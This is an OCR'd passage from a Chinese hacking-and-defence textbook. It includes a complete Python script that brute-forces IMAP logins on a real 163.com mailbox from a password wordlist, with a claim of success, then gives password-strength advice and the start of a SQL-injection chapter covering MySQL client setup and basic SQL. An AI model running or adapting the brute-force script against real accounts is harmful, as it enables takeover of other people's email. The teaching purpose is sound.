Hydra 可以说是暴力破解软件中的佼佼者，但不是所有的程序都可以用 Hydra 来破解。如果有 Hydra 不能破解的程序，可以让 Medusa 和 Ncrack 上场试试。如果都不行，那就只能上 Python 神器，自己动手了。

3.3.2 Python 破解邮箱

Python 暴力破解邮箱程序的原理很简单。先写个 imap 的登录函数，然后用多线程一一测试登录密码。破解程序 bf163imap.py 如下：

```
#!/usr/bin/env Python 3
__author__ = 'hstking hst_king@hotmail.com'
```

```
    import imaplib
    import threading
    import os.path

    def main():
        #user-define variables
        #*****************************************************
        userName = 'z******@163.com'          #需要破解的邮箱
        passWord = 'E:\\wordlist\\weak_top25.txt'  #密码字典的绝对路径


        threadNum = 5  #线程数
        global passwordList, usernameList, rightDic
        passwordList = []
        usernameList = []
        rightDic = {}
        #*****************************************************
        cheackArgument(userName, passWord)
        for username in usernameList:
            global backList
            backList = passwordList[:]
            while len(backList) > 0:
                threadList = []
                for i in range(threadNum):
                    password = backList.pop()
                    t   =   threading.Thread(target=imapLogin,   args=(username,
password, ))
                    threadList.append(t)
                    t.start()
                    if len(backList) > 0:
                        continue
                    else:
```

```
                    break
            for t in threadList:
                t.join()
        if len(rightDic) == 0:
            colorPrint('No password was find')
        else:
            for key in rightDic:
                colorPrint('[+]   username:   %s\t   password:   %s'   %(key,
rightDic[key]))


    def cheackArgument(userName, passWord):
        '''检查输入的参数，如果输入的用户名和密码是文件，则调用 file2List 函数 '''
        if os.path.isfile(userName):
            file2List(userName, usernameList)
        else:
            usernameList.append(userName)
        if os.path.isfile(passWord):
            file2List(passWord,passwordList)
        else:
            passwordList.append(passWord)


    def file2List(fileName, listName):
        '''将文件内容加入列表 '''
        with open(fileName, 'r') as fp:
            lines = fp.readlines()
            for line in lines:
                if line != '':
                    listName.append(line.strip())
                else:
                    pass
```

```
    def imapLogin(username, password):
        '''imap 服务器登录测试，如果得到正确的密码则将用户名密码存入字典中备用 '''
        try:
            server = imaplib.IMAP4_SSL('imap.163.com')
        except TimeoutError as e:
            backList.append(password)
            return
        try:
            print('[-] Test user %s and pass %s' %(username, password))
            server.login(username, password)
        except (TypeError, AttributeError) as e:
            # print('TypeError or AttributeError or TimeoutError')
            pass
        except (imaplib.IMAP4.error) as e:
            # print('[-] username: %s and password %s login in failed' %(username,
password))
            pass
        else:
            rightDic[username] = password
        finally:
            server.logout()


    def colorPrint(st):
        '''彩色打印函数 '''
        print('\n')
        print('\033[1;31;40m')
        print('*' * 50)
        print(st)
        print('*' * 50)
        print('\033[0m')
```

```
if __name__ == '__main__':
    main()
```

打开 ConEmu，进入破解程序的目录，执行命令：

```
Python 3 bf163imap.py
```

执行结果如图 3-55 所示。



图 3-55　Python 暴力破解

Python 破解 163 邮箱成功。Hydra 的优点在于使用简单方便，但密码不宜过大。密码太大，不但费时间，而且有可能死机。自建 Python 程序破解，好处在于可以有针对性地进行破解，而且还可以自己添加、修改请求信息，破解过程简单直观。一般来说，Hydra 就足够用了，Python 作为 Hydra 的补充即可。

3.3.3　邮箱爆破防范秘籍

一般用户是无法接触到邮箱服务器的，也无法对服务器做任何的防护。因此对邮箱我们只能加强自身的防护。简单地说，就是设计足够复杂的密码。

为了方便记忆，一般用户设密码会设计成简单有序的数字，例如 123456、654321、666666、888888 等，或者是常用的单词，例如 happy、google、pass、password、love 等，再就是键盘上的顺序字符，例如 qweasd、zxcasd、abcd1234、abc123 等。这种最简单的密码组合通常不会超过 5000 个。如果使用 Hydra 来破解，大概也就是几分钟的问题。

稍有警惕心的用户会使用生日、电话号码、姓名的简写、门牌号码、朋友家人的纪念日等，这对黑客来说稍微增加了点难度。通过社工收集特定用户的个人信息后，做成特定的字典同样也不会太大。很可能还不到 5000 个，使用暴力破解同样也是几分钟的事情。

有安全意识的用户可能会用替换法来设计密码，例如，把 password 替换成了 p@ssw0rd，这种方法比较有效。但不要使用流行的替换法，使用@替换 a、使用 0 替换 o 已经流传很久了。写一个简单的程序在字典中加入替换后的密码对黑客而言，并不是难事。

如何设计一个安全的密码，笔者认为首先要有足够的长度。系统允许多长的密码就设计成多长的密码。密码增加一位，穷举密码的数目是以几何倍数增长的。其次，密码要尽可能地加入特殊字符。以 8 位数的密码为例，纯数字密码穷举只有 10^8 个。如果密码中加入了字符，穷举的密码则是（10+26+26）^{8} 个。如果再加上特殊字符就是（10+26+26+特殊字符数目）^{8} 个。即使是 8 位字符，这个数目也会让黑客望而却步了。最后，就是即使为了方便记忆也不要使用常用单词的组合。

3.4　防范总结

暴力破解，这种方法虽然简单粗暴，但不可否认它的确有效。只要有个好的字典，它的威胁还是很大的。在网络世界中，不仅仅要避开木马病毒，对密码的设计同样必不可少，设置简单的弱密码绝对是最容易破解的，所以无论网站还是 APP 在注册时对密码的要求都越来越严格了。

第 4 招

防 SQL 注入

很早以前的站点大都是静态站点，页面都是 HTML 类型的，一旦编辑完成后，就无法改变。在如今的快节奏生活中，没有什么是一成不变的。编辑好的内容总会在很短的时间内需要修改，渐渐动态站点占了上风。但仅凭动态语言也无法快速地变换关键位置的参数，此时数据库就派上了用场。PHP + MySQL、ASP + MSSQL、JSP + PostgreSQL 各种组合层出不穷，最终 LAMP 占了绝对的上风。这种动态页面和数据库结合的方式，好处在于可以快速地更换关键位置的参数，坏处则是有可能带来 SQL 注入漏洞。

4.1 SQL 准备

在最近的几年里，SQL 注入是最危险的漏洞，没有之一。网站中发现了 SQL 漏洞，轻则被脱库，丢失数据；重则被剥夺控制权，身不由己。现在的网站基本上都离不开数据库，区别只是在于选择数据库的不同。不同的数据库有不同的数据库语言，问题是使用者不可能去学习所有的数据库语言，总不可能换一个数据库就重新培训一次，这几乎是不可能的。

幸运的是，所有的数据库都遵从 SQL 标准，对数据库基本的操作都必须与 ANSI 标准相兼容，这就是 SQL 语句。也就是说，只要熟悉了 SQL 语句，就能操作所有符合 ANSI 标准的数据库。

4.1.1　准备 MySQL 的 Windows 客户端

实操胜于阅读。先准备好 SQL 环境和工具，上手操作几遍，基本就可以了解数据库的操作了。数据库的服务端无须重复设置，使用 DVWA 的数据库就可以了。DVWA 使用的是 MariaDB 数据库，它的前身是使用人数最多、群众基础最好的 MySQL 数据库。MySQL 和 MariaDB 在使用上是一模一样的，几乎没有任何区别。连接数据库的客户端则需要自行下载。

下载 Windows 的客户端，在浏览器中打开 MySQL 的官网主页，进入下载页面 https://dev.mysql.com/downloads/，如图 4-1 所示。



图 4-1　MySQL 下载页面

单击 MySQL Shell 链接，进入 MySQL 客户端的下载页面 https://dev.mysql.com/downloads/shell/，如图 4-2 所示。

选择好操作系统和系统版本后，单击 Download 按钮开始下载 MySQL Shell，将下载得到的压缩包解压到工具目录中，如图 4-3 所示。



图 4-2　MySQL Shell 下载页面



图 4-3　解压文件

将解压后的 MySQL Shell 的 bin 目录加入 ConEmu 的系统路径中，如图 4-4 所示。



图 4-4　加入 ConEmu 路径

现在可以在 ConEmu 中使用 mysqlsh 命令连接数据库了。在 ConEmu 中测试一下，如图 4-5 所示。


cmd
<1> cmd
Clink v0.4.8 [git:d565ad] Copyright (c) 2012-2016 Martin Ridgers
http://mridgers.github.io/clink
Microsoft Windows [版本 10.0.15063]
mysqlsh.exe --help
MySQL Shell 1.0.9
Copyright (c) 2016, 2017, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Usage: mysqlsh [OPTIONS] [URI]
Usage: mysqlsh [OPTIONS] [URI] -f <path> [script args...]
--help Display this help and exit.
-f, --file=file Process file.
-e, --execute=<cmd> Execute command and quit.
--uri Connect to Uniform Resource Identifier.
Format: [user[:pass]]@host[:port][/db]
or user[:pass]@::socket[/db] .
-h, --host=name Connect to host.
cmd.exe*[64]:2868

图 4-5　mysqlsh help

Windows 下的 MySQL 客户端准备完毕。

4.1.2 准备 MySQL 的 Linux 客户端

Linux 下的客户端安装就比较简单了。在 Linux 中打开终端，使用 root 用户执行命令（非特权用户可以用 sudo 命令执行）：

```
apt-cache search mysql-client
```

查找 MySQL 客户端，执行结果如图 4-6 所示。


cmd - docker exec -it LocalKali /bin/bash
<1> cmd - docker e...
Search
root@ :/# apt-cache search mysql-client
default-mysql-client - MySQL database client binaries (metapackage)
default-mysql-client-core - MySQL database core client binaries (metapackage)
mariadb-client-10.1 - MariaDB database client binaries
mariadb-client-core-10.1 - MariaDB database core client binaries
root@ :/#

图 4-6　查找 MySQL 客户端

这里有两种选择，任意选择一个都可以。然后使用 apt-get 安装就可以了。使用 root 用户执行命令：

```
apt-get install default-mysql-client
```

执行结果如图 4-7 所示。


cmd - docker exec -it LocalKali /bin/bash
<1> cmd - docker e...
Search
root@ :/# apt-cache search mysql-client
default-mysql-client - MySQL database client binaries (metapackage)
default-mysql-client-core - MySQL database core client binaries (metapackage)
mariadb-client-10.1 - MariaDB database client binaries
mariadb-client-core-10.1 - MariaDB database core client binaries
root@ :/# apt-get install default-mysql-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
libdbd-mysql-perl libdbi-perl libmariadbclient18 libreadline5 libterm-readkey-perl
mariadb-client-10.1 mariadb-client-core-10.1 mariadb-common mysql-common
Suggested packages:
libclone-perl libmldbm-perl libnet-daemon-perl libsql-statement-perl
The following NEW packages will be installed:
default-mysql-client libdbd-mysql-perl libdbi-perl libmariadbclient18 libreadline5
libterm-readkey-perl mariadb-client-10.1 mariadb-client-core-10.1 mariadb-common
mysql-common
0 upgraded, 10 newly installed, 0 to remove and 100 not upgraded.
Need to get 3905 kB of archives.
After this operation, 40.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 mysql-common all 5.8+1.0.
2 [5608 B]
docker.exe*[64]:812
« 161206[64] 1/1 [+] NUM PRI: 87x24 (22,91) 25V 5872 100%

图 4-7　安装 mysql-client

安装完毕后，查看安装结果，如图 4-8 所示。



图 4-8　安装完毕

Linux 下的 MySQL 客户端准备完毕。

4.1.3　通过客户端连接服务器

服务端可以是 MySQL，也可以是 MariaDB。这里以前面章节中 DVWA 使用的数据库 MariaDB 为例。启动 Docker 服务后，执行命令：

```
docker start LocalDVWA
```

执行结果如图 4-9 所示。

现在可以使用客户端连接数据库了。MySQL 客户端的参数比较多，这里只说明最常用的几个参数。

◎　-h, --host=name：连接的服务器 IP。

◎　-u, --user=name：连接服务器 IP 的用户名。



图 4-9　启动 MySQL 服务端

◎　-p, --password[=name]：连接服务器 IP 的密码。

◎　-P, --port=#：连接服务器的端口（默认 3306 端口）。

使用 MySQL 客户端连接到服务器，如图 4-10 所示。



图 4-10　连接 MySQL 服务器

Windows 下使用的是 mysqlsh.exe，Linux 下使用的就是 mysql 命令。因为 DVWA 将 3306 端口映射到了本机，所以-h 参数的值是 127.0.0.1。连接到本机，-h 参数是可以省略

的。-u 参数是用户名，-P 参数是服务器端口，如果是默认端口 3306，这个参数也可以省略。最后-p 参数输入用户的密码，连接服务器成功。

4.2　SQL 语句

如果你的目标仅仅是成为工具党、脚本小子，确实不需要了解 SQL 语句，你只需要知道怎么使用工具就可以了。如果为了学习 SQL 注入，把目标定位为数据库工程师，那也实在是太浪费时间了。实际上只需要稍稍地熟悉一下基本的 SQL 语句，能够了解 SQL 注入的原理就足够了。

不管是哪个数据库，总离不开最基本的几个操作：数据筛选、数据添加、数据插入、数据删除、数据更新等。下面就以 LocalDVWA 的 MariaDB 数据库为例，使用最基本的 SQL 语句操作数据库。

4.2.1　创建数据库和表

在 Windows 下使用 mysqlsh.exe 连接到数据库，默认的是使用 js 模式，先转换模式并显示数据库，执行命令：

```
\sql
SHOW DATABASES;
```

执行结果如图 4-11 所示。

注意：

（1）Linux 下使用 mysql 命令连接到服务器无须转换模式。

（2）虽然没有强制要求，但一般写 SQL 语句都是将命令大写，参数小写。

（3）SQL 语句必须以分号“;”结尾。


cmd - mysqlsh -u root -p
<1> cmd - mysqlsh ...
Search
Copyright (c) 2016, 2017, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type '\help', '\h' or '\?' for help, type '\quit' or '\q' to exit.
Currently in JavaScript mode. Use \sql to switch to SQL mode and execute queries
mysql-js> \sql
Switching to SQL mode... Commands end with ;
mysql-sql> SHOW DATABASES;
| Database |
| dvwa |
| information_schema |
| mysql |
| performance_schema |
| test |
5 rows in set (0.00 sec)
mysql-sql>
mysqlsh.exe*[64]:21640
« 161206[64] 1/1 [+] NUM PRI: 87x24 (12,117) 25V 18148 100%

图 4-11　MariaDB 显示数据库

从图 4-11 中可以看出，当前共有 5 个数据库，其中 information_schema、mysql 和 performance_schema 是系统数据库，最好不要修改它。使用 crate databases databaseName 命令创建数据库。创建一个独立的数据库 sqltest，执行命令：

```
CRATE DATABASE sqltest;
SHOW DATABASES;
```

执行结果如图 4-12 所示。



图 4-12　MariaDB 创建数据库

进入新建的 sqltest 数据库，使用 create table tableName（columnName attribute，columnName attribute）创建表。在数据库中创建表 superHero。执行命令：

```
USE sqltest;
SHOW TABLES;
CREATE TABLE superHero(
id INT NOT NULL AUTO_INCREMENT,
name VARCHAR(30) NOT NULL,
realName VARCHAR(30) NOT NULL,
fromCompany VARCHAR(30) NOT NULL,
PRIMARY KEY(id)
);
SHOW TABLES;
```

执行结果如图 4-13 所示。



图 4-13　MariaDB 创建表

在创建表格时输入表数据类型，MariaDB（MySQL）的数据类型比较多，使用最多的还是 int 和 varchar。最后必须为表格设定一个主键，也就是 primary key，主键可以做索引用。一个表格可以有多个索引，但只能有一个主键。

4.2.2 添加、修改、查询数据

使用 insert into tableName（columnName，columnName…）values（value，value…）命令向已存在的表中添加数据，执行命令：

```
INSERT INTO superHero
(name, realName, fromCompany)
VALUES
('iron man', 'Tony Stark', 'Marvel');
INSERT INTO superHero
(name, realName, fromCompany)
VALUES
('spider man', 'Peter Benjamin Parker', 'DC');
INSERT INTO superHero
(name, realName, fromCompany)
VALUES
('super man', 'Clark Kent', 'DC');
```

执行结果如图 4-14 所示。


mysqlsh -u root -p
<1> mysqlsh -u roo...
Search
mysql-sql>
mysql-sql> INSERT INTO superHero
... (name, realName, fromCompany)
... VALUES
... ('iron man', 'Tony Stark', 'Marvel');
Query OK, 1 row affected (0.00 sec)
mysql-sql> INSERT INTO superHero
... (name, realName, fromCompany)
... VALUES
... ('spider man', 'Peter Benjamin Parker', 'DC');
Query OK, 1 row affected (0.00 sec)
mysql-sql> INSERT INTO superHero
... (name, realName, fromCompany)
... VALUES
... ('super man', 'Clark Kent', 'DC');
Query OK, 1 row affected (0.00 sec)

图 4-14　MariaDB 表插入数据

使用 select columnName，columnName… from tablename [where clause] [limit m]查询数据库中的表数据，执行命令：

```
SELECT * FROM superHero;
```

```
    SELECT id, name, realName, fromCompany FROM superHero WHERE name= 'spider
man';
    SELECT id, name, realName, fromCompany FROM superHero LIMIT 2,3;
```

执行结果如图 4-15 所示。


mysqlsh -u root -p
<1> mysqlsh -u roo...
Search
mysql-sql>
mysql-sql> SELECT * FROM superHero;
+----+------------+-----------------------+-------------+
| id | name | realName | fromCompany |
+----+------------+-----------------------+-------------+
1	iron man	Tony Stark	Marvel
2	spider man	Peter Benjamin Parker	DC
3	super man	Clark Kent	DC
